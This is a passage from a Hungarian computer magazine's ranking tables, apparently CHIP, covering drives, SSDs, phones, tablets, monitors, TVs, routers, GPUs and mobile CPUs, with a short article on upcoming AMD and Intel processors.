4	Verbatim Store n Go 2TB (53177)		92,3	39 000 Ft	20 Ft	92	91	95	Seagate ST2000LM003	104,0	102,9	18,4	20,5	2000	USB 3.0	166	115 × 76 × 12
5	Toshiba Canvio Connect II 3TB (HDTIC830ER3CA)		92,1	45 000 Ft	15 Ft	93	92	86	Toshiba MQ03UBB300	105,9	106,3	17,8	20,8	3000	USB 3.0	206	109 × 78 × 20
6	Freemom Mobile Drive XXS 3.0 2TB (56334)		91,9	43 000 Ft	22 Ft	92	91	91	Seagate ST2000LM005	102,9	102,9	18,1	20,4	2000	USB 3.0	174	111 × 80 × 16
7	Seagate Backup Plus Slim 2TB (STDR2000203)		91,6	31 000 Ft	16 Ft	91	91	96	Seagate ST2000LM003	99,2	99,3	18,1	19,8	2000	USB 3.0	159	114 × 76 × 13
8	Toshiba Canvio Premium 2TB (HDTW120EC3CA)		91,6	31 000 Ft	16 Ft	92	91	86	Toshiba MQ03UBB200	102,7	102,4	17,7	20,7	2000	USB 3.0	207	109 × 78 × 20
9	Toshiba C. Slim for Mac 500GB (HDTD205ESMDA)		91,4	22 000 Ft	44 Ft	91	89	99	Toshiba MQ01UBF050	95,8	95,7	17,3	20,9	500	USB 3.0	160	107 × 75 × 9
10	Toshiba Canvio Basics 3TB (HDTB330EK3CA)		91,4	38 000 Ft	13 Ft	92	91	86	Toshiba MQ03ABB300	102,2	103,6	17,9	20,8	3000	USB 3.0	213	120 × 80 × 18

MEGHAJTÓ > 3,5"

		A Seagate Enterprise Capacity 10TB nevéhez méltóan brutális tárkapacitású, és minden téren villámgyors, de ára szintén brutális.	Összpontszám	Tájékoztató ár	1 GB ára	Olvadási teljesítmény (80%)	Írási teljesítmény (20%)	Olvadási sebesség (MB/s)	Írási sebesség (MB/s)	Olvadási elérési idő (ms)	Írási elérési idő (ms)	Átlagos fogyasztás (W)	Kapacitás (GB)	Interfész	Forgási sebesség (rpm)
1	Seagate E. Capacity 10TB (ST10000NM0086)		100,0	204 000 Ft	22 Ft	100	100	201,1	199,5	12	9	5,1	9314	SATA 600	7200
2	Western Digital Red Pro 5TB (WD5001FFWX)		99,6	82 000 Ft	18 Ft	100	100	193,0	195,4	12	12	8,5	4657	SATA 600	7200
3	Western Digital Red Pro 6TB (WD6001FFWX)		98,5	89 000 Ft	16 Ft	99	98	188,4	189,1	12	12	8,0	5589	SATA 600	7200
4	Seagate E. Capacity 3.5 6TB (ST8000NM0024)		98,0	117 000 Ft	21 Ft	98	98	185,8	185,7	12	9	8,2	5589	SATA 600	7200
5	Seagate E. NAS 8TB (ST8000NE0001)		97,2	142 000 Ft	19 Ft	97	100	195,3	195,4	16	9	8,9	7452	SATA 600	7200
6	HGST Deskstar NAS 6TB (HDN72600ALE610)		97,1	88 000 Ft	16 Ft	97	98	181,7	181,9	12	6	7,4	5589	SATA 600	7200
7	Seagate NAS HDD 8TB (ST8000VN0012)		96,4	349 €	14 Ft	96	99	191,3	191,7	16	9	7,8	7452	SATA 600	7200
8	Toshiba X300 6TB (HDWE160EZSTA)		95,2	199 €	11 Ft	96	94	174,9	174,5	12	14	8,4	5589	SATA 600	7200
9	Toshiba E. Cloud 5TB (MC04ACA500E)		95,2	95 000 Ft	20 Ft	96	94	174,8	174,3	12	14	7,9	4657	SATA 600	7200
10	Toshiba X300 5TB (HDWE150EZSTA)		94,7	155 €	10 Ft	95	93	172,6	172,1	12	14	8,4	4658	SATA 600	7200


■ Csúcskategória (100–90,0) ■ Felső kategória (89,9–75,0) ■ Középkategória (74,9–60,0) ■ Belépőszint (59,9–45,0) □ Nem ajánlott (44,9–0) Értékelés pontszámokkal (max. 100) ● igen ○ nem

MEGHAJTÓ > (SSD, 256 GB-IG)

 Az extra alacsony fogyasztású **Plextor M6V 256GB (PX-256M6V)** olvasási teljesítménye kiváló, de írási sebessége már csak közepes.


	Összponzszám	Tájékoztató ár	1 GB ára	Olvasási teljesítmény (80%)	Írási teljesítmény (20%)	Olvasási sebesség (MB/s)	Írási sebesség (MB/s)	Olvasási elérési idő (ms)	Írási elérési idő (ms)	IOPS, olvasás, 4096 byte	IOPS, írás, 4096 byte	Kapacitás (GB)	Interfész	
1	GoodRAM I. Pro 240 GB (SSDPR-IRIDPRO-240)	97,8	24 000 Ft	107 Ft	97	100	554	537	0,06	0,04	12 248	17 153	223,6	SATA 600
2	Kingston HyperX S. 240GB (SHSS37A/240G)	96,7	27 000 Ft	121 Ft	96	98	553	533	0,07	0,04	10 866	17 497	223,6	SATA 600
3	Zotac Premium 240GB (ZTSSD-A5P-240G-PE)	95,7	32 000 Ft	143 Ft	96	95	549	527	0,06	0,04	12 046	17 214	223,6	SATA 600
4	Plextor M6V 256GB (PX-256M6V)	94,2	27 000 Ft	113 Ft	100	72	553	355	0,04	0,03	19 411	24 106	238,5	SATA 600
5	Plextor M6 Pro 256GB (PX-256M6Pro)	93,9	38 000 Ft	159 Ft	95	91	543	495	0,04	0,04	18 842	22 040	238,5	SATA 600
6	SanDisk SSD Plus 240GB (SDSSDA-240G-G25)	93,0	20 000 Ft	89 Ft	98	73	545	430	0,06	3,10	12 341	7 009	223,6	SATA 600
7	Samsung 750 EVO 250GB (MZ-750250BW)	92,5	22 000 Ft	94 Ft	100	62	544	262	0,04	0,03	21 678	33 422	232,9	SATA 600
8	Samsung 850 EVO 250GB (MZ-75E250B)	92,3	29 000 Ft	125 Ft	94	85	541	359	0,04	0,03	18 588	30 129	232,9	SATA 600
9	Samsung 840 EVO 250GB (MZ-7TE250BW)	92,3	42 000 Ft	180 Ft	95	83	544	329	0,05	0,03	15 838	20 692	232,9	SATA 600
10	Toshiba Q Series Pro 256GB (HDTSS325EZSTA)	92,3	34 000 Ft	143 Ft	92	93	546	516	0,12	0,04	5689	19 250	238,5	SATA 600

MEGHAJTÓ > SSD 256 FELETT

 A **SanDisk Extreme PRO 960GB** olvasási teljesítménye és IOPS-eredménye kiváló, azonban az írási sebessége már gyengébb a többségénél.


	Összponzszám	Tájékoztató ár	1 GB ára	Olvasási teljesítmény (80%)	Írási teljesítmény (20%)	Olvasási sebesség (MB/s)	Írási sebesség (MB/s)	Olvasási elérési idő (ms)	Írási elérési idő (ms)	IOPS, olvasás, 4096 byte	IOPS, írás, 4096 byte	Kapacitás (GB)	Interfész	
1	SanDisk E. PRO 960GB (SDSSDXPS-960G-G25)	98,3	111 000 Ft	124 Ft	100	91	538	501	0,03	0,06	28 100	22 839	894,3	SATA 600
2	SanDisk E. PRO 480GB (SDSSDXPS-480G-G25)	97,8	58 000 Ft	130 Ft	98	96	538	514	0,04	0,06	21 502	26 600	447,1	SATA 600
3	Samsung 850 EVO 2TB (MZ-75E2T0)	97,6	186 000 Ft	100 Ft	97	99	548	525	0,03	0,03	27 051	31 403	1863,0	SATA 600
4	Samsung 850 PRO 512GB (MZ-7KE512)	97,2	68 000 Ft	143 Ft	96	100	551	526	0,04	0,02	18 291	32 961	476,9	SATA 600
5	Samsung 850 PRO 1TB (MZ-7KE1T0)	96,6	125 000 Ft	131 Ft	96	99	546	522	0,03	0,02	22 722	33 247	953,9	SATA 600
6	Kingston HyperX S. 480GB (SHSS37A/480G)	95,9	43 000 Ft	96 Ft	95	100	552	533	0,07	0,04	13 157	18 278	447,1	SATA 600
7	Transcend SSD370S (TS512GSSD370S)	95,4	52 000 Ft	109 Ft	97	87	551	460	0,03	0,03	22 320	26 778	476,9	SATA 600
8	Samsung 850 EVO 1TB (MZ-75E1T0B)	94,9	92 000 Ft	99 Ft	94	98	543	524	0,04	0,03	22 794	28 607	931,5	SATA 600
9	Intel 730 Series 480GB (SSD5C2BP480G4R5)	94,7	185 000 Ft	414 Ft	96	90	527	477	0,03	0,07	27 663	29 563	447,1	SATA 600
10	Crucial BX200 960GB (CT960BX200SSD1)	94,3	78 000 Ft	87 Ft	97	85	544	452	0,03	0,06	25 669	7919	894,3	SATA 600

OKOSTELEFON

 Hat gigabyte memóriát kapott a **OnePlus 3**, valamint erős processzort, jó kijelzőt és kiváló kamerát, de tárterülete sajnos nem bővíthető.

	Összponzszám	Tájékoztató ár	Telesztítmény és Kezelés (35%)	Felszereltség (25%)	Akku (15%)	Kijelző (15%)	Fényképező (10%)	Akkumulátor-üzemidő (óra/perc)	CPU	RAM (GB)	Kijelzőtípus, méret (pixel)	Felbontás (pixel)	Kamera (Mpixel)	Memóriakártya-hely	Tömeg (g)	
1	Samsung Galaxy S7 Edge	96,4	214 000 Ft	100	95	96	93	92	9:14	Exynos 8890 (2,6 GHz)	3,5	OLED, 5,5"	1440 x 2560	12,2	●	157
2	Samsung Galaxy S7	95,9	192 000 Ft	99	96	93	94	94	8:43	Exynos 8890 (2,6 GHz)	3,5	OLED, 5,1"	1440 x 2560	12,2	●	152
3	OnePlus 3	91,6	175 000 Ft	98	87	82	90	97	7:11	Snapdragon 820 (2,2 GHz)	6,0	LCD, 5,5"	1080 x 1920	16,1	○	158
4	Sony Xperia X Performance	90,7	245 000 Ft	97	91	75	94	87	6:58	Snapdragon 820 (2,15 GHz)	3,0	LCD, 5,0"	1080 x 1920	22,9	●	164
5	Samsung Galaxy S6 32GB	90,0	135 000 Ft	97	83	80	93	94	6:58	Exynos 7420 (2,1 GHz)	3,0	OLED, 5,1"	1440 x 2560	15,9	○	139
6	Samsung G. S6 Edge Plus 32GB	89,8	184 000 Ft	97	83	74	95	96	6:34	Exynos 7420 (2,1 GHz)	4,0	OLED, 5,7"	1440 x 2560	15,9	○	152
7	Huawei Mate 8	89,8	158 000 Ft	98	78	100	95	68	10:43	Huawei Kirin 950 (2,3 GHz)	3,0	LCD, 6,0"	1080 x 1920	15,9	●	189
8	Sony Xperia Z5 Compact	89,7	142 000 Ft	95	92	78	92	81	7:17	Snapdragon 810 (2,0 GHz)	2,0	LCD, 4,6"	720 x 1280	22,9	●	138
9	LG G5	89,0	175 000 Ft	96	85	78	97	79	6:55	Snapdragon 820 (2,15 GHz)	4,0	LCD, 5,3"	1440 x 2560	15,9	●	159
10	Samsung Galaxy S6 Edge 32GB	88,9	160 000 Ft	96	87	74	92	86	6:16	Exynos 7420 (2,1 GHz)	3,0	OLED, 5,1"	1440 x 2560	15,9	○	132


TABLET

 A 7 hüvelykes full HD kijelzővel szerelt **Huawei MediaPad X2** megfizethető, de teljesítménye így is kiváló, ahogy üzemeje is.


	Összponzszám	Tájékoztató ár	Kezelés (50%)	Kijelző (20%)	Mobilitás (20%)	Felszereltség (10%)	Akkumulátor-üzemidő (óraperc)	CPU	Flashmemória (GB)	Kijelzőméret	Felbontás (pixel)	Kamera (hátsó, Mpixel)	Memóriakártya-hely	Széles sáv	Tömeg (g)	
1	Apple iPad Pro 9,7" 256GB	91,1	280 000 Ft	100	97	59	100	5:05	Apple A9X + M9 M. (2,26 GHz)	256	9,7"	2048 x 1536	12,2	○	LTE	437
2	Apple iPad mini 4 LTE 128GB	89,7	214 000 Ft	98	86	73	88	5:58	Apple A8 + M8 M. (1,5 GHz)	128	7,9"	2048 x 1536	8,0	○	LTE	306
3	Apple iPad Air 2 LTE 128GB	89,7	215 000 Ft	98	94	66	88	5:31	Apple A8X + M8 M. (1,5 GHz)	128	9,7"	2048 x 1536	8,0	○	LTE	444
4	Huawei MediaPad X2	89,6	132 000 Ft	84	93	100	91	8:33	Hisilicon Kirin 930 (2,0 + 1,5 GHz)	32	7,0"	1920 x 1200	13,0	●	LTE	255
5	Samsung G. TAB S2 8.0 LTE (SM-T715)	88,4	130 000 Ft	89	88	89	87	5:16	Exynos 5443 (1,3 + 1,9 GHz)	32	8,0"	2048 x 1536	8,0	●	LTE	272
6	Apple iPad Pro 12,9" 128GB	86,2	300 000 Ft	100	84	53	88	4:58	Apple A9X + M9 M. (2,26 GHz)	128	12,9"	2732 x 2048	8,0	○	LTE	724
7	Apple iPad mini 3 LTE 128GB	86,1	160 000 Ft	93	84	74	81	6:32	Apple A7 + M7 M. (1,3 GHz)	128	7,9"	2048 x 1536	5,0	○	LTE	341
8	Apple iPad Air 4G 128GB	85,5	830 €	95	86	66	79	6:05	Apple A7 (1,4 GHz)	128	9,7"	2048 x 1536	5,0	○	LTE	473
9	Sony Xperia Z4 Tablet LTE	84,9	180 000 Ft	87	93	66	95	5:56	Snapdragon 810 (2,0 GHz)	32	10,1"	2560 x 1600	8,0	●	LTE	390
10	Samsung Galaxy TAB S2 9.7 (SM-T810)	83,3	124 000 Ft	89	84	74	75	4:06	Exynos 5443 (1,3 + 1,9 GHz)	32	9,7"	2048 x 1536	8,0	●	○	392

■ Csúscategória (100–90,0) ■ Felső kategória (89,9–75,0) ■ Középkategória (74,9–60,0) ■ Belépőszint (59,9–45,0) □ Nem ajánlott (44,9–0) Értékelés pontszámokkal (max. 100) ● igen ○ nem


TFT-MONITOR > GRAFIKUS

		Összpontszám	Tájékoztató ár	Képmínőség (50%)	Felszereltség (20%)	Ergonómia (20%)	Energiatfelvétel (10%)	Képtároló	Fényerő (cd/m ²)	Kontraszt	Választidő G2G (ms)	Fogyasztás: készenlét/működés (W)	Képarány	Felbontás (pixel)	Paneltípus	DVI	VGA	HDMI/Display-port
1	Eizo ColorEdge CG248-4K	93,5	727 000 Ft	100	100	94	47	24"	323	178:1	14	0,3/61	16:9	3840 × 2160	IPS	○	○	2/2
2	Asus ProArt PA329Q	92,2	415 000 Ft	99	90	98	51	32"	338	184:1	5	0,5/70	16:9	3840 × 2160	IPS	○	○	4/1
3	NEC MultiSync PA302W-SV2	91,4	860 000 Ft	99	83	97	60	30"	353	181:1	6	< 0,1/66	16:10	2560 × 1600	IPS	1	○	1/1
4	Eizo ColorEdge CG277	90,7	630 000 Ft	95	96	90	62	27"	288	163:1	6	0,6/45	16:9	2560 × 1440	IPS	1	○	1/1
5	BenQ SW2700PT	89,7	209 000 Ft	98	78	94	62	27"	329	183:1	5	0,2/42	16:9	2560 × 1440	IPS	1	○	1/1
6	Samsung U32D970Q	88,1	420 000 Ft	94	82	97	50	32"	295	160:1	8	0,3/92	16:9	3840 × 2160	PLS	1	○	1/2
7	Dell UltraSharp UP2715K	87,8	350 000 Ft	95	88	100	25	27"	275	167:1	8	0,2/104	16:9	5120 × 2880	IPS	○	○	0/2
8	Eizo ColorEdge CS2420	86,9	220 000 Ft	99	56	94	76	24"	346	171:1	15	< 0,1/26	16:10	1920 × 1200	IPS	1	○	1/1
9	Eizo CS270-BK	85,4	282 000 Ft	95	64	90	72	27"	279	170:1	15	0,4/39	16:9	2560 × 1440	IPS	1	○	1/1
10	NEC MultiSync EA305WMI	84,7	1400 €	95	57	97	65	30"	342	166:1	6	< 0,1/60	16:9	2560 × 1600	IPS	1	○	1/1


TFT-MONITOR > IRODAI/JÁTÉK

		Összpontszám	Tájékoztató ár	Képmínőség (50%)	Felszereltség (20%)	Ergonómia (20%)	Energiatfelvétel (10%)	Képtároló	Fényerő (cd/m ²)	Kontraszt	Választidő G2G (ms)	Fogyasztás: készenlét/működés (W)	Képarány	Felbontás (pixel)	Paneltípus	DVI	VGA	HDMI/Display-port
1	Eizo Foris FS2735	95,3	392 000 Ft	99	98	90	83	27"	307	193:1	1	< 0,1/41	16:9	2560 × 1440	IPS	1	○	2/1
2	Asus PA328Q	90,0	368 000 Ft	91	100	100	45	32"	154	166:1	6	0,2/90	16:9	3840 × 2160	IPS	○	○	3/1
3	Samsung U32E850R	88,9	313 000 Ft	99	68	93	70	32"	342	215:1	4	< 0,1/63	16:9	3840 × 2160	PLS	○	○	2/1
4	ViewSonic VP2780-4K	88,5	256 000 Ft	97	74	95	63	27"	394	210:1	5	0,4/47	16:9	3840 × 2160	IPS	○	○	1/1
5	LG 27UD88-W	87,2	180 000 Ft	86	95	83	85	27"	304	154:1	5	< 0,1/32	16:9	3840 × 2160	IPS	○	○	2/1
6	Eizo EV3237-BK	86,0	430 000 Ft	97	70	85	67	32"	278	168:1	5	0,3/77	16:9	3840 × 2160	IPS	1	○	1/2
7	LG 27MU67-B	85,6	154 000 Ft	97	60	84	82	27"	296	186:1	5	0,3/37	16:9	3840 × 2160	IPS	○	○	2/1
8	LG 34UB67-B	85,3	157 000 Ft	99	60	82	75	34"	296	191:1	5	0,4/43	21:9	2560 × 1080	IPS	1	○	2/1
9	NEC MultiSync EA294WMI	84,9	192 000 Ft	85	73	96	87	29"	170	179:1	5	< 0,1/39	21:9	2560 × 1080	IPS	○	2	1/1
10	Eizo EV2736W	84,7	230 000 Ft	98	49	96	66	27"	265	171:1	6	0,3/40	16:9	2560 × 1440	IPS	1	○	○/1

TV > UHD 55"-IG

		Összpontszám	Tájékoztató ár	Képmínőség (50%)	Felszereltség (25%)	Ergonómia (15%)	Hangminőség (5%)	Energiatfelvétel (5%)	Képtároló	Paneltípus	3D-technológia	Méret (sz. x ma. x mé., cm)	HDMI	Fényerő (cd/m ²)	Kontraszt	Fogyasztás (W)
1	LG OLED 55C6D	97,1	1450 000 Ft	100	99	100	91	53	55"	OLED	Polarizáció	122 × 76 × 19	3	412	231:1	161
2	LG 55UH8509	94,2	570 000 Ft	96	93	100	85	77	55"	IPS	Polarizáció	124 × 78 × 24	3	476	188:1	117
3	Sony KD-55XD9305	93,9	700 000 Ft	99	94	85	100	57	55"	VA	Shutter	124 × 77 × 26	4	931	198:1	153
4	LG OLED 55B6V	92,9	850 000 Ft	98	86	100	90	60	55"	OLED	○	123 × 76 × 22	4	573	214:1	146
5	Sony KD-55XD8505	92,8	435 000 Ft	99	86	88	89	83	55"	IPS	○	123 × 77 × 26	4	384	181:1	110
6	LG 55EG9609	92,1	3000 €	98	83	100	79	65	55"	OLED	Polarizáció	123 × 72 × 21	3	127	229:1	137
7	LG 55EF950V	90,7	1050 000 Ft	96	82	100	75	68	55"	OLED	Polarizáció	123 × 76 × 22	3	130	224:1	136
8	Sony KD-55X8505C	90,6	420 000 Ft	90	99	78	87	91	55"	VA	Shutter	124 × 76 × 22	4	263	216:1	92
9	Panasonic TX-50DXW734	89,7	980 €	96	80	78	95	100	50"	VA	○	112 × 69 × 20	3	317	214:1	73
10	Samsung UE55JS8500	88,2	480 000 Ft	88	94	79	90	89	55"	VA	Shutter	124 × 78 × 31	4	266	205:1	99

WLAN

		Összpontszám	Tájékoztató ár	Felszereltség (30%)	Teljesítmény (30%)	Funkcionalitás (30%)	Teljesítmény/honfoglalás (10%)	Legnagyobb mért WLAN-adatátvitel (Mbit/s)	Átlag letöltés (ideális, Broad-com, Mbits/s)	Átlag letöltés (ideális, Intel, Mbits/s)	Gigabit LAN	USB 3.0	USB 2.0	DSL modem	Nyomtatószerver	FTP szerver	Fogyasztás adárforgalomnál (W)
1	Asus RT-AC88U	93,5	109 000 Ft	88	97	97	90	686	415	353	8	1	1	○	●	●	19
2	Netgear R6400	93,4	37 000 Ft	83	99	97	96	625	454	379	4	1	1	○	●	●	14
3	Asus DSL-AC68U	93,4	50 000 Ft	92	94	96	90	598	404	391	4	1	○	●	●	●	16
4	Netgear R8500	93,4	148 000 Ft	93	95	90	100	678	385	350	6	1	1	○	●	●	26
5	Asus RT-AC3200	93,3	76 000 Ft	94	90	97	90	550	414	344	4	1	1	○	●	●	16
6	Asus RT-AC87U	92,9	62 000 Ft	86	97	97	90	745	425	367	4	1	1	○	●	●	17
7	AVM Fritz!Box 7490	92,1	82 000 Ft	100	83	98	76	519	405	310	4	2	○	●	●	●	9
8	Asus RT-AC5300	92,0	154 000 Ft	93	86	98	90	625	395	355	4	1	1	○	●	●	18
9	Linksys EA9500	91,7	120 000 Ft	96	91	85	100	651	388	332	8	1	1	○	●	●	21
10	Synology RT1900AC	90,8	56 000 Ft	81	91	100	91	658	463	384	4	1	○	○	●	●	13

■ Csúskategória (100–90,0) ■ Felső kategória (89,9–75,0) ■ Középkategória (74,9–60,0) ■ Belépőszint (59,9–45,0) □ Nem ajánlott (44,9–0) Értékelés pontszámokkal (max. 100) ● igen ○ nem

CHIP-kalauz CPU-khoz és GPU-khoz



A CHIP-kalauz a felhasználók szemszögéből, érthetően mutatja meg a **processzorok és videokártyák** bonyolult világát.

ANDREAS VOGELSANG

Érkezik az új generáció: mind az AMD, mind az Intel megkezdte az átállást az A szériás APU-k és Core processzorok hetedik generációjára. Az AMD indult előnnyel ezen a pályán, már kaphatók az első olyan mobil eszközök, amik a Bristol Ridge APU-ra épülnek. Mivel a processzort főként az alacsony fogyasztást kedvelőknek szánták, a HP a hibrid Envy x360-ba építette be az AMD FX 9800P-t. A noteszgép így akár tíz órán keresztül is használható, a mindössze 15 wattos TDP-nek köszönhetően. Természetesen az Intel lemaradása sem komoly: a Skylake mobil processzorok utóda, a Kaby Lake szintén az energiatakarékosra koncentrálnak leginkább, de ez azért nem zár ki némi teljesítménynövekedést

sem. Az integrált grafikus mag pedig teljesen folyamatos UHD-videolejátszásra és VR-szemüvegek kiszolgálására is képes az Intel eddig kiadott információi alapján. Az első Bristol Ridge és Kaby Lake processzorok várhatóan jövő év januárjában-februárjában bukkannak majd fel a tesztlaborunkban.

Ami az asztali modelleket illeti, a 19. helyen álló **Intel Core i3-6300** az egyetlen új versenyző. Az alsó-középkategóriás kétmagos Skylake népszerű alapja az új, de költségtakarékosabb irodai konfigurációknak. A HD 530-as integrált grafikus mag teljesítménye erre a feladatra, valamint multimédia alkalmazásokhoz is tökéletesen elég. Sőt, még a viszonylag új játékokat is képes futtatni, bár

értelemszerűen nem a legkomolyabb részletességgel. Mindez, a kellemesen alacsony, 51 wattos TDP-vel együtt kiváló összehatást ad.

Lényegesen kevesebb energiát igényel a mobil processzorok 8. helyén álló **Intel Core i7-6560U**, azonban a 15 wattos modellek között egyértelműen ez a leggyorsabb példány, ami a processzorteljesítményt illeti. Az Iris Graphics 540 grafikus egységnek köszönhetően pedig a teljes mezőny második legjobb GPU-teljesítményét nyújtja, jelentős előnnyel a harmadik helyezett előtt. Egyedül a hetedik helyen álló Core i5-6267U gyorsabb (sokkal) még nála is, de 28 wattjával közel duplaannyi energiát igényel. ■

GRAFIKUS CHIPEK

Helyezés	GPU típusa	Memória mérete (MB) és típusa	Tájékoztató ár	Teljesítmény	Ár-teljesítmény arány	Magórajel (MHz)	Memória effektív órajel (MHz)	Memória sávszélessége (bit)	Shaderek száma	Gyártás-technológia (nm)	Tranzistorok száma (millió)	Maximális fogyasztás (TDP wattban)	3DMark Fire Strike	3DMark Fire Strike Ultra	Dirt Rally 4K (fps)	Alien: Isolation 4K (fps)	GTA V 4K (fps)
1	AMD Radeon Pro Duo	2x4096/HBM	520 000 Ft	100,0	30,4	1000	1000	2x4096	2x4096	28	2 x 8900	350	19 657	6322	71,01	99,93	71,50
2	Nvidia GeForce GTX 1080	8192/GDDR5X	209 000 Ft	79,5	60,2	1607	10 000	256	256	16	7200	180	17 194	5058	49,38	78,06	55,40
3	Nvidia GeForce GTX 1070	8192/GDDR5	133 000 Ft	66,7	79,4	1506	8008	256	1920	16	7200	150	15 063	4167	42,03	62,45	45,70
4	Nvidia GeForce GTX Titan X	12 288/GDDR5	395 000 Ft	65,5	26,2	1000	7012	384	3072	28	8000	250	14 955	4102	41,84	59,99	44,98
5	Nvidia GeForce GTX 980 Ti	6144/GDDR5	156 000 Ft	63,0	63,9	1000	7012	384	2816	28	8000	250	14 617	3986	40,34	54,99	43,33
6	AMD Radeon R9 Fury X	4096/HBM	202 000 Ft	61,4	48,1	1050	1000	4096	4096	28	8900	275	13 704	3959	40,86	57,21	39,27
7	AMD Radeon R9 Fury	4096/HBM	114 000 Ft	56,9	79	1000	1000	4096	3584	28	8900	275	12 633	3630	38,60	52,84	36,95
8	AMD Radeon R9 Nano	4096/HBM	156 000 Ft	54,2	55	1000	1000	4096	4096	28	8900	175	12 031	3384	37,56	49,12	37,07
9	AMD Radeon R9 390X	8192/GDDR5	145 000 Ft	50,1	54,7	1050	6000	512	2816	28	6200	275	11 247	2998	35,60	47,00	33,30
10	Nvidia GeForce GTX 1060	6144/GDDR5	88 000 Ft	47,7	85,8	1506	8008	192	1280	16	4400	120	11 060	2981	29,25	43,84	32,60
11	AMD Radeon R9 390	8192/GDDR5	105 000 Ft	47,0	70,9	1010	6000	512	2560	28	6200	275	10 638	2805	33,54	43,63	31,40
12	Nvidia GeForce GTX 970	4096/GDDR5	80 000 Ft	43,7	86,5	1152	7012	256	1664	28	5200	145	10 332	2776	26,10	39,25	29,50
13	AMD Radeon RX 480	8192/GDDR5	90 000 Ft	34,4	60,5	1266	8000	256	2304	14	5700	120	10 483	2716	26,97	39,02	27,90
14	AMD Radeon RX 470	4096/GDDR5	63 000 Ft	39,8	100	1270	7000	256	2048	14	5700	120	9760	2454	25,85	36,90	23,80
15	AMD Radeon R9 380X	4096/GDDR5	72 000 Ft	35,0	76,9	1040	6000	256	2048	28	5000	190	8271	2227	15,36	38,70	22,50
16	Nvidia GeForce GTX 960	4096/GDDR5	68 000 Ft	26,1	60,8	1127	7012	128	1024	28	2940	120	6369	1633	14,89	22,98	18,10
17	AMD Radeon R9 380	2048/GDDR5	52 000 Ft	25,3	77	970	5500	256	1792	28	5000	190	7459	1125	12,50	29,26	13,40
18	AMD Radeon RX 460	4096/GDDR5	42 000 Ft	21,6	81,4	1250	7000	128	896	14	3000	75	5333	1343	12,83	20,01	13,70
19	Nvidia GeForce GTX 950	2048/GDDR5	43 000 Ft	21,6	79,5	1026	6612	128	768	28	2940	90	5805	1067	12,50	19,92	15,90
20	AMD Radeon R9 370	2048/GDDR5	40 000 Ft	19,2	76	935	5700	256	1024	28	2800	110	5050	885	12,50	18,07	14,61
21	AMD Radeon R9 360	2048/GDDR5	36 000 Ft	15,0	66	1060	6500	128	768	28	2080	100	3730	753	11,90	13,26	10,10
22	Nvidia GeForce GTX 750 Ti	2048/GDDR5	34 000 Ft	14,1	65,6	1020	5400	128	640	28	1870	60	4130	810	2,50	13,99	10,82
23	Nvidia GeForce GTX 750	2048/GDDR5	33 000 Ft	12,6	60,4	1020	5012	128	512	28	1870	55	3546	760	2,10	11,84	11,03
24	AMD Radeon R7 250X	1024/GDDR5	36 000 Ft	11,4	50,1	1000	4600	128	640	28	1500	80	2976	494	12,50	8,64	6,20
25	AMD Radeon R7 250E	2048/GDDR5	85 €	11,0	66,1	925	4500	128	512	28	1500	55	2526	512	12,50	8,93	6,40
26	Nvidia GeForce GT 740	2048/GDDR5	25 000 Ft	9,4	59,5	1006	5000	128	384	28	1300	64	2029	290	12,50	7,39	7,30
27	AMD Radeon R7 250	2048/GDDR5	22 000 Ft	6,0	43,2	1050	1800	128	384	28	1040	65	1507	366	3,10	5,12	4,70

■ Csúskategória (100–90,0) ■ Felső kategória (89,9–75,0) ■ Középkategória (74,9–59,9) ■ Belépőszint (59,9–0) Értékelés pontszámokkal (max. 100); Legjobb vétel ■

MOBIL-CPU-K

Helyezés	Processzor típusa	Mag kódneve	Tejlesztmény	CPU-magok/prog- ramszámak	Órajel (GHz)	Turbó órajel (GHz)	Gyártástechnológi- a (nm)	Maximális fo- gyasztás (TDP wattban)	L2-cache (kB)	L3-cache (kB)	Cinebench R15 CPU-pontszám	Cinebench R15 egymagos CPU- pontszám	PCMark 7 Compu- tation-pontszám	GPU- tejlesztmény	Grafikus chip	3DMark Cloud Gate-pontszám	3DMark Cloud Gate Graphics- pontszám	3DMark Cloud Gate Graphics Test 1 (fps)	3DMark Cloud Gate Graphics Test 2 (fps)	Cinebench R15 OpenGL-pont- szám (fps)
1	Intel Core i7-5700HQ	Broadwell	100,0	4/8	2,7	3,5	14	47	1024	6144	719	140	20 803	63,8	Intel HD Graphics 5600	7850	8165	35,99	35,03	39,70
2	Intel Core i7-6820HK	Skylake	99,0	4/8	2,7	3,6	14	45	1024	8192	708	153	18 418	56,4	Intel HD Graphics 530	6413	6274	33,74	22,90	45,18
3	Intel Core i7-6700HQ	Skylake	94,7	4,8	2,6	3,5	14	45	1024	6144	675	144	17 036	62,0	Intel HD Graphics 530	6849	6857	30,57	29,09	50,36
4	Intel Core i7-4710HQ	Haswell	89,3	4/8	2,5	3,5	22	47	1024	6144	632	136	20 748	54,1	Intel HD Graphics 4600	6879	7031	30,68	30,47	32,07
5	Intel Core i7-4702MQ	Haswell	82,0	4/8	2,2	3,2	22	37	1024	6144	584	124	17 178	51,6	Intel HD Graphics 4600	6521	6827	29,81	29,56	29,52
6	Intel Core i5-6300HQ	Skylake	68,7	4/4	2,3	3,2	14	45	1024	6144	469	134	16 382	58,3	Intel HD Graphics 530	6313	7380	33,95	30,42	38,41
7	Intel Core i5-6267U	Skylake	54,0	4/4	2,9	3,3	14	28	512	4096	337	138	19 679	100,0	Intel HD Graphics 550	8270	13 124	54,67	59,67	65,21
8	Intel Core i7-6560U	Skylake	52,0	2/4	2,2	3,2	14	15	512	4096	328	124	19 484	84,9	Intel HD Graphics 540	7458	11 262	49,14	48,80	53,57
9	Intel Core i7-6500U	Skylake	50,5	2/4	2,5	3,1	14	15	512	4096	320	127	16 381	64,1	Intel HD Graphics 520	6361	8257	36,85	35,01	41,62
10	Intel Core i7-5600U	Broadwell	49,0	2/4	2,6	3,2	14	15	512	4096	302	131	18 030	51,7	Intel HD Graphics 5500	5561	6851	31,23	28,48	31,06
11	Intel Core i7-5500U	Broadwell	48,2	2/4	2,4	3,0	14	15	512	4096	302	122	17 272	52,4	Intel HD Graphics 5500	5573	6846	29,95	29,59	32,50
12	Intel Core i5-6300U	Skylake	47,5	2/4	2,4	3,0	14	15	512	3072	305	117	14 196	58,7	Intel HD Graphics 520	5897	7686	33,90	32,87	36,77
13	Intel Core i7-4510U	Haswell	45,8	2/4	2,0	3,1	22	15	512	4096	283	121	17 021	42,7	Intel HD Graphics 4400	4540	5801	27,41	23,36	24,26
14	Intel Core i5-6200U	Skylake	45,5	2/4	2,3	2,8	14	15	512	3072	289	113	14 795	43,5	Intel HD Graphics 520	4290	5327	23,09	23,23	31,11
